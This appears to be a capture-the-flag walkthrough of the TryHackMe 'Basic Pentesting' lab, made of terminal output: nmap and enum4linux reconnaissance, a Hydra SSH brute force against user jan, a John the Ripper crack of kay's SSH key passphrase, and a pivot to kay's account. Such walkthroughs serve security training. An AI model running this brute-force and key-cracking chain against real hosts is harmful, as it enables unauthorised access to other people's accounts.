





```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.183.240
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 17:49 CDT
Nmap scan report for 10.10.183.240
Host is up (0.16s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat 9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.36 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ enum4linux -e 10.10.183.240
Unknown option: e
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux
2 18:34:41 2024

 ========================================( Target Information )=======
=======

Target ........... 10.10.183.240
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```




```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```




```
┌──(kali㉿kali)-[~]
└─$ hydra -l jan -P ~/Rockyou/rockyou.txt -t 6 ssh://10.10.85.139
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-22 19:34:03
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:14344399), ~2390734 tries
[DATA] attacking ssh://10.10.85.139:22/
[STATUS] 66.00 tries/min, 66 tries in 00:01h, 14344333 to do in 3622:19h, 6 active
[STATUS] 42.00 tries/min, 126 tries in 00:03h, 14344273 to do in 5692:11h, 6 active
[STATUS] 43.71 tries/min, 306 tries in 00:07h, 14344093 to do in 5468:53h, 6 active
[STATUS] 42.40 tries/min, 636 tries in 00:15h, 14343763 to do in 5638:17h, 6 active
[22][ssh] host: 10.10.85.139   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-22 19:53:29
```




```
┌──(kali㉿kali)-[~]
└─$ ssh 10.10.85.139 -l jan
The authenticity of host '10.10.85.139 (10.10.85.139)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.85.139' (ED25519) to the list of known hosts.
jan@10.10.85.139's password:
```




```
┌──(kali㉿kali)-[~/Tryhackme/BasicPentesting]
└─$ git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138 (from 1)
Receiving objects: 100% (234/234), 113.83 KiB | 832.00 KiB/s, done.
Resolving deltas: 100% (130/130), done.
```




```
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
```



```
┌──(kali㉿kali)-[~/Tryhackme/BasicPentesting]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/Tryhackme/BasicPentesting]
└─$ ssh2john id_rsa > rsa.txt

┌──(kali㉿kali)-[~/Tryhackme/BasicPentesting]
└─$ ls
LinEnum  id_rsa  rsa.txt
```



```
┌──(kali㉿kali)-[~/Tryhackme/BasicPentesting]
└─$ john --wordlist=~/Rockyou/rockyou.txt rsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2024-08-22 20:20) 33.33g/s 2760Kp/s 2760Kc/s 2760KC/s bird..ari
es13
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
jan@basic2://home/kay/.ssh$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.85.139
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.85.139 (10.10.85.139)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```